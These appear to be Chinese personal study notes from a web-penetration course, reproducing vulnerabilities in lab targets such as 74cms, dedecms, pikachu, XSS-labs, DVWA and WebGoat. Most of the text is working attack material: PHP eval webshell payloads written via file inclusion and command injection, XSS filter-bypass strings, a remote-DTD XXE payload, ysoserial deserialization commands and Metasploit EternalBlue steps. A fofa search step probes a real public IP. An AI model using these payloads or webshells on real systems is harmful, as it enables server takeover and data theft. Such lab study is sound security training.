日志路径：D:\phpstudy_pro\WWW\74cms\upload\data\Runtime\Logs\Home

variable=1&tpl=<?php fputs(fopen("shell.php","w"),"<?php eval(\$_POST[x]);?>")?>;ob_flush();?>/r/n<qscms/company_show 列表名="info" 企业 id="$_GET['id']"/>




开始包含日志文件：variable=1&tpl=data/Runtime/Logs/Home/24_12_15.log



在根目录下写入 shell.php 文件，内容为一句话木马，包含成功：

shell.php 文件路径：D:\phpstudy_pro\WWW\74cms\upload

访问：http://192.168.131.77/74cms/upload/shell.php　（x=echo system('ipconfig');）



教学网址：https://blog.csdn.net/csdnmmd/article/details/117689687

（74cms 6.0.20 版本文件包含漏洞复现）

dedecms V5.7 SP1 版本漏洞复现：　　（dedecms 默认后台网址后加 dede）

小皮安装 dedecms　访问：http://192.168.131.77/dedecms/uploads/

（打开不了，修改 php.ini 配置文件的 request_order = "GP"改为 request_order = "CGP"）

变量覆盖后，直接进入安装界面,但是由于安装锁的存在不能继续重新安装，除非删除安装锁：http://192.168.131.77/dedecms/uploads/install/index.php?step=11&install_demo_name=1

http://192.168.131.77/dedecms/uploads/install/index.php?insLockfile=1

http://192.168.131.77/dedecms/uploads/install/index.php?step=2

清空 config_update.php：

http://192.168.131.77/dedecms/uploads/install/index.php?step=11&s_lang=test&install_demo_name=%E2%80%A6/data/admin/config_update.php

远程连接失败：

http://192.168.131.77/dedecms/uploads/install/index.php?step=11&s_lang=test&insLockfile=test&install_demo_name=../data/admin/config_update.php

在 kali 上的/var/www/html 创建一个 dedecms 文件夹,然后创建一个 demodata.tee.txt,写入 <?php phpinfo();?> ,然后开启 web 服务　（service apache2 start）

cd /var/www/html　mkdir dedecms　cd dedecms　　vi demodate.tee.txt

写入<?php phpinfo();?>　　service apache2 start

在根目录下创建文件：

http://192.168.131.77/dedecms/uploads/install/index.php?step=11&insLockfile=1&install_demo_name=../shell.php

成功建立与 kali 的连接：

http://192.168.131.77/dedecms/uploads/install/index.php?step=11&insLockfile=1&install_demo_name=../data/admin/config_update.php&s_lang=tee&updateHost=http://192.168.52.10/

成功实现 phpinfo();　界面

http://192.168.131.77/dedecms/uploads/install/index.php?step=11&insLockfile=1&install_demo_name=../shell.php&s_lang=tee&updateHost=http://192.168.52.10/

漏洞复现：https://www.cnblogs.com/yuzly/p/11332644.html

dedecms V5.7 SP2 版本漏洞复现：

https://blog.csdn.net/weixin_40412037/article/details/104635767

xss 漏洞复现：（跨站脚本攻击，最常见的 web 应用程序安全漏洞之一通常以 Java 编写危险代码，当用户浏览网页时，脚本就会在用户浏览器上执行，客户端攻击）

浏览器搜索 OWASP top 10 漏洞排行榜。（前端被浏览器当作有效代码解析）

XSS 攻击分类：

反射型，DOM-based 型（非持久性 XSS 攻击中危），存储型（持久性 XSS 攻击 高危）

XSS 危害：对于小企业网站来说没什么用；

劫持用户 cookie 是最常见的跨站攻击形式；

框架钓鱼：利用 JS 脚本的基本功能之一，生成虚假页面，欺骗用户执行操作。

水坑攻击（挂马）；　有局限性的键盘记录

XSS 工具扫描：appscan　AWVS

手工测试：burp，firedox，XSSER XSSF（考虑哪里有输入点，输入特殊意义的字符，快速测试是否存在 XSS 漏洞）

查询接口，留言板等；

输入一组特殊字符+唯一标识符，提交，查看返回的源码，是否对应的处理；

　　通过搜索定位到唯一字符，结合唯一字符前后语法确认是否可以构造执行 JS 条件，提交构造脚本代码，查看执行情况，执行成功存在 XSS 漏洞。

Javascript 语法格式：<script>Javascript 代码</script>

反射型 XSS（get）实操：　　（作用非常小，实际作用不大）（pikachu 靶场）

打开 pikachu：http://192.168.131.77/pikachu/vul/xss/xss_reflected_get.php

解除前端限制：打开浏览器 F12 搜索前端 maxlength="20"参数修改为 1000 或删除参数

在输入框输入<script>alert(1);</script>执行　　页面弹框出 1，XSS 执行成功。

http://192.168.131.77/pikachu/vul/xss/xss_reflected_get.php?message=%3Cscript%3Ealert%281%29%3B%3C%2Fscript%3E&submit=submit 其他人访问只能该链接访问 XSS 漏洞

插入图片：图片网址　onmouseover（滑动鼠标显示）

<img src="https://tse3-mm.cn.bing.net/th/id/OIP-C.uuMRp41SjL9ukaBDDBWz5wHaNK?rs=1&pid=ImgDetMain" onmouseover="alert(1)">

http://192.168.131.77/pikachu/vul/xss/xss_reflected_get.php?message=%3Cimg+src%3D%22https%3A%2F%2Ftse3-mm.cn.bing.net%2Fth%2Fid%2FOIP-C.uuMRp41SjL9ukaBDDBWz5wHaNK%3Frs%3D1%26pid%3DImgDetMain%22+onmouseover%3D%22alert%281%29%22%3E&submit=submit

DOM 型 XSS（get）实操：　（作用非常小，实际作用不大）（JavaScript 的尾协议）

直接在输入框输入 javascript:alert(1)，出现弹框说明有 DOM 型 XSS 漏洞

存储下 XSS 高危：

出现的位置：(1)用户注册　　(2)留言板　　(3)上传文件的文件名处

(4)管理员可见的报错信息　(5)在线聊天框　　(6)客服　　(7)问题反馈区　　(8)邮件信箱

理论上，见框就插。（能插入数据，插入执行 JS 代码）（获取 cookie，内网 IP）

JS 打印控制台日志代码：F12 控制台输入：console.log('打印内容');
<script>console.log('存在 XSS 漏洞');</script>

（存储型 XSS 不要插入弹框，可以利用 console.log 在控制台进行测试，因为任何人访问网址都会访问到插入的信息，永久存储在数据库里面）
http://192.168.131.77/pikachu/vul/xss/xss_stored.php （pikachu 靶场）

JavaScript 常见的 HTML 事件：
HTML 元素改变：onchange 用户点击 HTML 元素：onclick
鼠标移动到指定元素：onmousemove 鼠标从指定元素移开：onmouseout
用户按下键盘按键：onkeydown 浏览器已完成页面的加载：onload

XSS-labs 靶场： （先找输入点和输出点）
通过查看 url 栏上面是否有输入的参数，并且可以在页面上显示的参数
http://192.168.131.77/xss-labs/level1.php?name=test （参数 test 满足）
在网址参数直接插入 JavaScript 语句： (出现弹框存在反射型 XSS 漏洞)
http://192.168.131.77/xss-labs/level1.php?name=<script>alert(1)</script>
XSS 漏洞靶场第二关：
将前端代码闭合：<input name="keyword" value="">（进行闭合跳过点前端语句）
在搜索框输入："><script>alert(1)</script>验证 XSS 漏洞
http://192.168.131.77/xss-labs/level2.php?keyword=%22%3E%3Cscript%3Ealert%281%29%3C%2Fscript%3E&submit=%E6%90%9C%E7%B4%A2
XSS 漏洞靶场第三关：（将输入识别为值，使用单引号弹出识别语句）
找到输入输出，查看前端源代码显示，进行函数闭合从而识别 JavaScript 代码：
在搜索框输入：' onclick='alert(1) value ="" onclick "alert(1)"
点击搜索框触发 XSS 漏洞
http://192.168.131.77/xss-labs/level3.php?keyword=%27+onclick%3D%27alert%281%29&submit=%E6%90%9C%E7%B4%A2
XSS 漏洞靶场第四关：（将<转义为空，双引号进行闭合）
找到输入输出，查看前端源代码显示，进行函数闭合从而识别 JavaScript 代码：
在搜索框输入：" onclick="alert(1) value="" onclick "alert(1)"
点击搜索框触发 XSS 漏洞
http://192.168.131.77/xss-labs/level4.php?keyword=%22+onclick%3D%22alert%281%29&submit=%E6%90%9C%E7%B4%A2
XSS 漏洞靶场第五关： （将前面<scipt>进行转义，不能使用带 on 的事件）
闭合构造标签使用 JavaScript：">XSS 漏洞
将上面的语句闭合重新构造语句：<input name="keyword" value="">
XSS 漏洞
点击 XSS 漏洞触发弹框：
http://192.168.131.77/xss-labs/level5.php?keyword=%22%3E%3Ca+href%3Djavascript%3Aalert%281%29%3EXSS%E6%BC%8F%E6%B4%9E%3C%2Fa%3E&submit=%E6%90%9C%E7%B4%A2


XSS 漏洞靶场第六关：（将前面<scipt>进行转义，不能使用带 on 的事件，href 转义）
使用大小写绕过：<a HREF="javascript:alert(1)">XSS 漏洞
点击 XSS 漏洞触发弹框：
http://192.168.131.77/xss-labs/level6.php?keyword=%22%3E%3Ca+hREf%3Djavascript%3Aalert%281%29%3EXSS%E6%BC%8F%E6%B4%9E%3C%2Fa%3E&submit=%E6%90%9C%E7%B4%A2
XSS 漏洞靶场第七关：（将 script 去除，一般去除 script 时，使用双写绕过）
使用双写绕过："><scriscriptpt>alert(1)</scrscriptipt>
http://192.168.131.77/xss-labs/level7.php?keyword=%22%3E%3Cscriscriptpt%3Ealert%281%29%3C%2Fscrscriptipt%3E&submit=%E6%90%9C%E7%B4%A2
XSS 漏洞靶场第八关：（搜索框将特殊符号过滤，过滤 JavaScript）
HTML 实体编码：（中文转 Unicode 编码）
将字母 t 转 Unicode 为 74，使用 HTML 实体编码：javascrip&#x74:alert(1)
添加友情链接，点击友情链接，触发弹框存在 XSS 漏洞
http://192.168.131.77/xss-labs/level8.php?keyword=javascrip%26%23x74%3Aalert%281%29&submit=%E6%B7%BB%E5%8A%A0%E5%8F%8B%E6%83%85%E9%93%BE%E6%8E%A5
XSS 漏洞靶场第九关：（不能产生闭合，指定友情链接为 http://，过滤 javascript）
编写 aa.html，访问：http://192.168.131.77/xss-labs/aa.html
使用 Unicode 和 HTML 实体编码：javascrip&#x74:%0dhttp:/%0dalert(1)
添加友情链接，点击友情链接，触发弹框存在 XSS 漏洞：
http://192.168.131.77/xss-labs/level9.php?keyword=javascrip%26%23x74%3A%250dhttp%3A%2F%2F%250dalert%281%29&submit=%E6%B7%BB%E5%8A%A0%E5%8F%8B%E6%83%85%E9%93%BE%E6%8E%A5
XSS 漏洞靶场第十关：（页面没有输出点，通过 F12 代码审计查看输入输出点，去除<符号，符号不能通过使用 Unicode 和 HTML 实体编码绕过）
http://192.168.131.77/xss-labs/level10.php?keyword=test
代码审计找到输入点：t_sort=　　&keyword=
加入的事件在 input 标签下，使用 type 顶掉：" type="test" onmousemove="alerta(1)
http://192.168.131.77/xss-labs/level10.php?t_sort=%22%20type=%22test%22%20onmousemove=%22alert(1)
XSS 漏洞靶场第 11 关：（无法判断输入点和输出点）
通过 burp 抓第十关跳转第 11 关的包，在 11 关刷新的包抓取没用判断输入点输出点：
输入点：Referer:　输出点：t_ref
通过 burp 抓包修改代码：Referer: " type="test" onmousemove="alert(1)
放行抓到的包，鼠标划过屏幕，显示弹框，存在 XSS 漏洞
"t_ref" value="" type="test" onmousemove="alert(1)"
http://192.168.131.77/xss-labs/level11.php?keyword=good%20job!

XSS 漏洞靶场第 12 关：（请求头 UA 存在 XSS 漏洞）
直接使用 burp 抓包：输入点：抓包中的 UA 头，输出点为：t_ua
User-Agent:" type="test" ommousemove="alert(1)
http://192.168.131.77/xss-labs/level12.php?keyword=good%20job!

XSS 漏洞靶场第 13 关：（cookie 存在 XSS 漏洞）
直接 burp 抓包，找到输入点为：cookie　输出点为 t_cook
构造语句：Cookie: user=" type="test" onmousemove="alert(1)
http://192.168.131.77/xss-labs/level13.php?keyword=good%20job!
XSS 漏洞靶场第 14 关无法访问，15 关外网代理无法使用，浏览器搜索解析
XSS 漏洞第 16 关：（没有输入框，过滤 script 和双写，空格过滤）
使用 url 编码回车代替空格：?keyword=<img%0dsrc=x%0donerror=alert(1)>（%a 也可以）
http://192.168.131.77/xss-labs/level16.php?keyword=%3Cimg%0dsrc=x%0donerror=alert(1)%3E
XSS 漏洞 17，18 关一样：（加入单引号，空格进行顶掉语句）
http://192.168.131.77/xss-labs/level17.php?arg01=a&arg02
构造语句：（使用 edge 浏览器，火狐将空格转义不能运行）
http://192.168.131.77/xss-labs/level17.php?arg01=%20onmousemove&arg02=alert(1)
XSS 漏洞 19，20 关浏览器现在不支持关卡插件。
XSS 平台实战操作：　（哔哩哔哩 web 网课 81）
　　测试顺序：找到输入输出点，先输入<script>alert(1)<script>测试，如果不行查看前端代码使用单引号加 > 或双引号加 > 对原语句的闭合；
如果有<>过滤和 script 过滤，使用 JavaScript 事件使用单引号或双引号进行弹出原语句 onmousemove 进行测试；
如果对带 on 的事件进行过滤，使用 JavaScript 语句 a 标签 href 语句；
如果对 href 进行过滤，可以使用大写 HREF 进行绕过；
如果对 script 进行直接删除，则可使用双写绕过：scriscriptpt
如果对 JavaScript 进行过滤，则使用 Unicode 编码和 HTML 实体编码；
上述方式不行，页面没有输入输出点；
通过 burp 抓包工具进行测试或前端代码审计，寻找输入输出点：如，代码审计：t_sort；
Burp 抓包工具：　t_ref　Referer　请求头：User-Agent　Cookie
XSS 漏洞利用网站：https://www.exploit-db.com/

CSRF 漏洞原理：攻击者伪造请求链接，欺骗目标点击，进行攻击。
攻击分类：站外：自己搭建服务器，用户访问服务器时，回显到有 CSRF 漏洞的网站。
站内：网站本身构造的请求，网站本身有 CSRF 漏洞，修改本网站参数进行利用
检测 CSRF 最简单的方法：
抓取数据，去掉 referer 字段重新提交，有效则存在 CSRF 漏洞（有 token 时无效）
DVWA 靶场演示 CSRF 漏洞：　（get 型 CSRF 漏洞）
进入 DVWA 靶场的 CSRF 界面，修改密码为 1111，利用抓包工具 burp，查看请求方式为 GET，通过数据包提取网址：ip/GET 后面的数据
http://192.168.131.77//DVWA/vulnerabilities/csrf/?password_new=1111&password_conf=1111&Change=Change　（在网址上修改密码，如果成功则存在 CSRF 漏洞）
http://192.168.131.77//DVWA/vulnerabilities/csrf/?password_new=admin&password_conf=admin&Change=Change
站外访问，构造链接：地址（D:\phpstudy_pro\WWW\CSRF\index.html）或（http://192.168.131.77/CSRF/index.html）学习里面的代码构造
当用户访问网址时，三秒后自动修改密码为默认值 feifei　（DVWA 靶场安全性选低）

Pikachu 靶场 CSRF 漏洞：get 型 CSRF 漏洞（右上角的点一下提示出现账号密码）
Burp 抓包删除来源头（Referer: ）
随便填写数据到修改框里，burp 抓包构造新网址访问：ip/GET 后面的数据
http://192.168.131.77/pikachu/vul/csrf/csrfget/csrf_get_edit.php?sex=&phonenum=123123&add=&email=&submit=submit
pikachu 靶场 CSRF 漏洞：post 型 CSRF 漏洞
随便填写数据到修改框里，burp 抓包，burp 自带的 CSRF 测试功能：（只能在本机上访问）



进入界面后，在上面还可以修改信息，点左下角 regenerate 更新，点击 Test in browser 弹出网址复制访问（要在 burp 挂代理访问，抓到包后放行，修改信息成功，存在 CSRF 漏洞）
在 burp 界面的 CSRF 界面复制生成的 HTML 代码到 post.html 构造站外链接。
站外访问，构造链接：http://192.168.131.77/CSRF/post.html （路径代码）
当用户访问网址时，三秒后自动修改信息。

Wordpress4.7.4CSRF 漏洞复现：（漏洞存在于添加用户界面）（利用条件比较苛刻）
网址：http://127.0.0.1:8076/wp-admin/user-new.php （构造链接，发送链接，用户点击）
在添加用户界面输入用户，提交时通过 burp 抓包抓取数据包，然后在 burp 自带的 CSRF 界面生成 HTML 代码，在网站根目录下创建 wordpress4.7.4.html
D:\phpstudy_pro\WWW\wordpress\wordpress4.7.4.html
在创建用户的网址：http://127.0.0.1:8076/wp-admin/user-new.php
上访问网址：http://127.0.0.1:8076/wordpress4.7.4.html
然后自动跳转到 wordpress 网址，多出一个新用户，创建成功，存在 CSRF 漏洞。
CSRF 漏洞修复：通过同源策略（<img src>标签不受同源资源的影响）
同源策略：两个 url 的 protocol port host 都相同的话。（使用 token 验证）
SSRF 漏洞：攻击者构造形成服务端发起请求的一个安全漏洞（需要目标网站和内部系统）
（SSRF 是要目标网站的内部系统，外网无法访问）

内部系统要访问外网时，是通过中间网站做中转连接外网，当中间网站存在 SSRF 漏洞时，外部网络就可以利用 SSRF 漏洞攻击内部网站。（重点是中间网站）

SSRF 漏洞就是通过篡改获取资源的请求发送给服务器，但服务器并没有检测这个请求是否合法，然后服务器以他的身份（代表安全）来访问其他服务器的资源。

SSRF 用途:攻击者利用 SSRF 可以实现的攻击主要有 5 种::
1.可以对外网、服务器所在内网、本地进行端扫描，获取一些服务的 banner 信息;
2.攻击运行在内网或本地的应用程序（比如溢出）;
3.对内网 web 应用进行指纹识别，通过访问默认文件实现;
4.攻击内外网的 web 应用，主要是使用 get 参数就可以实现的攻击(比如 struts2，sqli 等);
5.利用 fle 协议读取本地文件等。 （翻译网站输入其他网址进行测试）
找 SSRF 漏洞方法：

1. 能够对外发起网络请求的地方（翻译网址等）
2. 从远程服务器请求资源（upload from URL）
3. 数据库内置功能
4. Webmail 收取其他邮件（POP3 IMAP SMTP）
5. 文件处理，编码处理，属性信息处理（DOCX，PDF，XML 处理器）

pikachu 靶场的 SSRF 漏洞利用：https://blog.csdn.net/qq_42176496/article/details/126708941
SSRF（curl）关卡：
http://127.0.0.1:8112/vul/ssrf/ssrf_curl.php?url=http://127.0.0.1/vul/ssrf/ssrf_info/info1.php
访问百度将 url 改为：url=http://www.baidu.com
查看本地文件：url=file:// （文件路径）/d:/test.txt
dict 协议扫描内网主机开放端口：url=dict://内网 IP:端口号（第二关与第一关操作类似）

Centos 7 搭建 SSRF 的 discuz 和 redis 服务
安装 apache 命令：yum install -y httpd httpd-devel
启动：service httpd.service start　查看状态：service httpd.service status
安装 mariadb（MySQL）命令：
yum -y install mariadb mariadb-server mariadb-libs mariadb-devel
开启服务：service mariadb.service start
查看状态：service mariadb.service status　查看端口：netstat -ano
安装 PHP：yum -y install php　将 PHP 与 MySQL 关联起来：yum -y insatll php-mysql
进行测试：cd /var/www/html　vi index.php　写入内容：<?php phpinfo();?>
重启服务：service httpd.service restart　访问：http://127.0.0.1/index.php
下载文件 DiscuzX 上传到 cd /var/www/html 文件里面　cd DiscuzX
upload 文件夹下的所有文件复制到 /var/www/html/：　cp -r upload/* /var/www/html/
重启服务：service httpd start　service mariadb start
设置所有权限：chmod -R 777 /var/www/html　chmod -R 777 /upload
主机浏览器访问：centos 7IP/upload/进行安装。

kali 搭建 mariadb(MySQL)：　（哔哩哔哩 web 网课 87 到 89）
安装 mariadb 客户端：apt install mariadb-client -y
安装 mariadb 服务端：apt install mariadb-server -y
开启服务：systemctl start mysql　查看状态：systemctl status mysql
设置开启自启动：systemctl enable mysql
配置数据库密码：mysql_secure_installation
如果不行输入命令：find / -name mysql.sock
启动数据库：mysql -uroot -p　输入设置的密码　退出数据库：quit;
教学网址：https://blog.csdn.net/Negev00001/article/details/144057850
Kali 安装和配置 Discuz：https://blog.csdn.net/tianya_lu/article/details/107795809
kali 所有镜像版本：https://old.kali.org/kali-images/

命令执行漏洞：
命令执行（RCE）：应用有时需要调用一些执行系统命令的函数（PHP 中的 system,exec）
　　利用条件：应用调用了执行系统命令的函数；
将用户输入作为系统命令的参数拼接到命令行中；没有对用户输入进行过滤或过滤不严
漏洞分类：代码层过滤不严格；系统的漏洞造成命令注入；
　　调用的第三方组件存在代码执行漏洞
漏洞环境网址：　https://vulhub.org/#/environments/
漏洞危害：继承 web 访问程序的权限去执行系统命令或读写文件；反弹 shell；
　　控制整个网站甚至服务器；进一步内网渗透

命令执行漏洞分类：
远程命令执行漏洞：用户通过浏览器提交执行操作命令，由于服务器端，没有针对执行函数过滤，就执行了恶意代码。
远程代码执行漏洞：用户通过浏览器提交执行恶意脚本代码，执行恶意构造的脚本代码。
命令连接符号：
A|B（表示 A 命令的输出，作为 B 命令的输入执行，A 正确时，只会输出 B 命令，A 为 false 时，都不会执行）
|| A||B（A 命令执行失败，B 命令才会执行，反之亦然）
A&B（全部都执行） A&&B（只有 A 命令执行成功了，B 命令才会执行）

实操命令执行漏洞：exec"ping"：http://127.0.0.1:8112/vul/rce/rce_ping.php
在输入框输入：www.baidu.com & ipconfig （获得 IP 地址）
输入命令将木马写入到网站根目录：www.baidu.com && echo"<?php @eval($_POST['cmd']); ?>" > D:\phpstudy_pro\WWW\pikachu\vul\rce\rce.php
通过蚁剑连接测试。
实操代码执行漏洞：http://127.0.0.1:8112/vul/rce/rce_eval.php
在输入框输入：system("ipconfig"); 获取 IP 地址
代码函数：system() exec() shell_exec() passthru() popen() proc_open()
常见连接符号：单引号' '，双引号" "，反斜杠 /

Thinkphp 漏洞检测工具：struts2 （哔哩哔哩 web 网课 92）

逻辑漏洞：由于程序逻辑不严或者太复杂，导致逻辑分支不能正常处理或处理错误。

常见逻辑漏洞：任意密码修改，越权访问，密码找回，交易支付金额等。
如何挖掘逻辑漏洞：确认业务流程--->寻找流程中可以被操控的环节--->分析可被操控环节可能产生的逻辑问题--->尝试修改参数触发逻辑问题。

逻辑漏洞 CmsEasy7.6 漏洞复现：
https://blog.csdn.net/lbwnbnbnbnbnbnbn/article/details/124343393
任意选择商品，开启 burp 抓包，点击购买，成功抓包；
将 thisnum 数据改为负数，放行数据包，就会发现商品价格变为负数，支付购买成功。

Niushop 开源商城漏洞复现：
https://blog.csdn.net/2401_88387979/article/details/144675408

Pikachu 靶场的水平越权：（获得管理员权限进行修改）
http://127.0.0.1:8112/vul/overpermission/op1/op1_login.php
修改响应包进行免密登录
Pikachu 靶场的垂直越权：（普通用户修改普通用户的信息，拥有管理员权限）
http://127.0.0.1:8112/vul/overpermission/op2/op2_login.php#

metinfo6.0.0 漏洞复现:
https://blog.csdn.net/ZhaoSong_/article/details/132601103

大米 cms5.4 支付逻辑漏洞：
https://blog.csdn.net/YangGouGuo/article/details/131177565
选择商品，填好信息，提交订单进行抓包，将 qty 后的参数商品数量参数修改为负数，在放行数据包关闭，抓包软件，订单页面数量显示为负数，修改成功，存在支付逻辑漏洞。

XXE 漏洞：XML 外部实体注入，服务器执行被恶意插入代码（导致任意文件读取，命令执行，内网端口探测，攻击内网）
XML：可扩展的标记语言，数据的传输和存储。
XML 教程：https://www.runoob.com/dom/dom-tutorial.html
<?xml version=' 1.0' ?>　　//声明 XML 解析器版本来解析
<person>　//根元素　　<name>test（值）<name>　　//子元素
在 XML 中，某些单独字符不能直接出现在 XML 文档中，解析不能区分是数值还是标签
实体 entity 来解决单独符号不能使用问题
实体分类：通用实体；参数实体；预定义实体
参数实体：必须定义在单独的 DTD 区域（在漏洞利用场景的外部实体注入(XXE)非常好用）
预定义实体：某些特殊符号的一组预定义数值集
DTD-实体：用于定义引用普通文本或特殊字符的快捷方式的变量（内部和外部实体）
参数实体+外部实体
XXE 主要是利用 DTD 引用外部实体导致的漏洞
Pikachu 靶场 XXE 漏洞：http://127.0.0.1:8112/vul/xxe/xxe_1.php　（浏览器搜索）
输入 XML 代码解析：<?xml version="1.0" ?><name>feifei</name>
Windows 下实体读取文件：<?xml version="1.0" ?><!DOCTYPE ANY[
<!ENTITY f SYSTEM "file:///C:/Windows/system.ini">]><x>&f;</x>

Kali 远程加载 XML：
开启 apache 服务：service apache2 start　　cd /var/www/html
创建文件 xx.dtd 并写入命令：<!ENTITY f SYSTEM "file:///C:/Windows/system.ini">
在 pikachu 靶场 XXE 漏洞输入：<?xml version="1.0" ?><!DOCTYPE ANY[
<!ENTITY % aa SYSTEM "http://192.168.52.3/xx.dtd">%aa;]><x>&f;</x>　（访问成功）
查看 apache2 访问日志：cat /var/log/apache2/access.log
XXE 漏洞修复：进制使用外部实体；过滤用户提交的 XML 数据
XXE 最简单的检测方法：
黑盒：人工检测
数据格式类型判断　判断是不是 XML 的数据格式 <user><username>aaa</username>
Content-type 值的判断　test/xml　application/xml
抓包查看是否有 xml：Content-Type: application/xml;charset=utf-8
盲测手法：　更改 content-type 的值为 xml 查看返回，查看是否可以解析
漏洞扫描工具：XXEinjector
XXEinjector 工具介绍：https://www.cnblogs.com/bmjoker/p/9614990.html
（国外靶场网站：vulhub.com（要挂外网代理））
白盒：代码审计 XML　有没有过滤

反序列化漏洞：把一个对象变成可以传输的字符串，方便传输。
序列化：将变量转换成字符串的过程。


php 中的函数：序列化 serialize()：将对象转化为字符串，方便传输。
反序列化 unserialize()：与 serialize()对应，从以存储的表示中创建 PHP 的值。
serialize()和 unserialize()在 PHP 内部实现时是没有漏洞的，当传给 unserialize()参数可控时，就可以注入构造 payload，造成漏洞。
Pikachu 靶场反序列化漏洞：http://127.0.0.1:8112/vul/unserilization/unser.php#
页面弹框代码：O:1:"S":1:{s:4:"test";s:29:"<script>alert('xss')</script>";}
教程：https://blog.csdn.net/elephantxiang/article/details/113407214
CTFhub 闯关 Areuserialz：https://www.ctfhub.com/#/challenge
http://challenge-69b4f6e4b11d925b.sandbox.ctfhub.com:10800/?str=O:11:%22FileHandler%22:3:{s:2:%22op%22;s:2:%22%202%22;s:8:%22filename%22;s:8:%22flag.php%22;s:7:%22content%22;s:3:%22aaa%22;}　　（查看网页源代码获取 flag）
PHP 中常见的几个魔法函数：
_construct()当一个对象创建时被调用；_destruct()当一个对象销毁时被调用；
_toString()当一个对象被当作一个字符串使用；_sleep()在对象被序列化之前运行；
_wakeup()将在序列化之后立即被调用

Java 反序列化(readObject())和序列化(writeObject())：
WebGoat 靶场 A8 第 5 个：不安全的反序列化：　(运行环境 Java15)
http://127.0.0.1:8080/WebGoat/start.mvc?lang=en#lesson/InsecureDeserialization.lesson/4
一段数据以 rO0AB 开头：Java 序列化 base64 加密的数据
以 aced 开头的：Java 序列化的 10 进制
在 C:\Users\漩涡凌风\Desktop\webgoat 靶场路径下打开 cmd：
执行命令：java -jar ysoserial-0.0.6-SNAPSHOT-all.jar　　（运行环境 java8）
弹出计算机：java -Dhibernate5 -cp hibernate-core-5.4.28.Final.jar;ysoserial-0.0.6-SNAPSHOT-all.jar ysoserial.Generate Payload Hibernate1 calc.exe > payload.bin
然后生成 payload.bin 文件
新建 cmd 窗口执行命令：python java_base64.py　　（运行环境 python3）
然后生成 payload.txt 文件
将生成的 payload 文件里的内容复制到 webgoat 靶场的第八关 A8 第五项的输入框里执行，弹出计算机，序列化靶场通过成功。
CTF 上的序列化关卡：https://www.ctfhub.com/#/challenge 历年真题：think_java
教程：https://blog.csdn.net/qq_51953382/article/details/131833995

漏洞扫描工具：nmap 扩展使用介绍 vulscan 和 nmap-vulners
vulscan 使用方法：　将文件 vulscan 上传到 kali 上，使用命令复制到指定文件目录下：
cp -r vulscan /usr/share/nmap/scripts
复制成功后进入到该文件目录下：cd /usr/share/nmap/scripts　　查看：ls
cd vulscan　使用方式：nmap -sV --script=vulscan/vulscan.nse 扫描的 IP
nmap-vulners 使用方法：nmap -sV --script=nmap-vulners 扫描的 IP

Kali 上的漏洞查询利用工具：searchsploit
searchsploit 漏洞编号(17-010)　searchsploit -p 漏洞编号
漏洞利用进入控制台：msfconsole（直接利用）
saerch 查询出的漏洞编号（ms17-010）

指定查询出来的模块：use exploit/winddws/smb/ms17_010_eternalblue



查看模块需要配置的东西：show options　　运行：run

成功拿到对方控制权限　　查询拿到的权限：getuid

利用 fofa 搜索，拿到网站的开发框架和组件版本：

搜索框输入："index/login/login" && country="CN"

点击 url 带有 index/login/login 的网站，https://110.42.213.24/index/login/login

删除网站第一个/login 及以后的内容，弹出网站搭建的组件和框架版本。

https://110.42.213.24/index/login/

Wireshark 使用基础语法：ip.add==IP 地址　　//筛选目标 IP 地址

筛选原访问 IP 地址：ip.src==IP 地址　　只要显示这个 IP 地址：ip.addr==IP 地址

筛选端口：tcp.port == 端口　　筛选 udp：udp.port　或者：||　　or

获取 get：获取 post（大写）：http.request.method == "GET(POST)"

筛选 image：http.request.uri contains image

筛选请求响应代码：http.request.code == 404

逍遥模拟器使用 burp 抓包设置：

打开 burp 添加代理配置：本地主机 ip（192.168.75.77）端口 8080　（抓包处于关闭状态）

打开逍遥模拟器设置，点击 WLAN 高级设置，

选择手动配置代理为：192.168.75.77　端口为 8080　（保存设置）

使用逍遥模拟器上的谷歌浏览器访问网址：burp/　（下载证书 cacert.der）

修改证书名称为 cacert.cer

在设置点击安全性和位置信息——>加密与凭据——>SD 卡安装

找到证书文件 cacert.cer 点击安装，命名为 burp　　证书安装成功

使用逍遥模拟器的谷歌浏览器访问百度测试抓包配置是否成功。

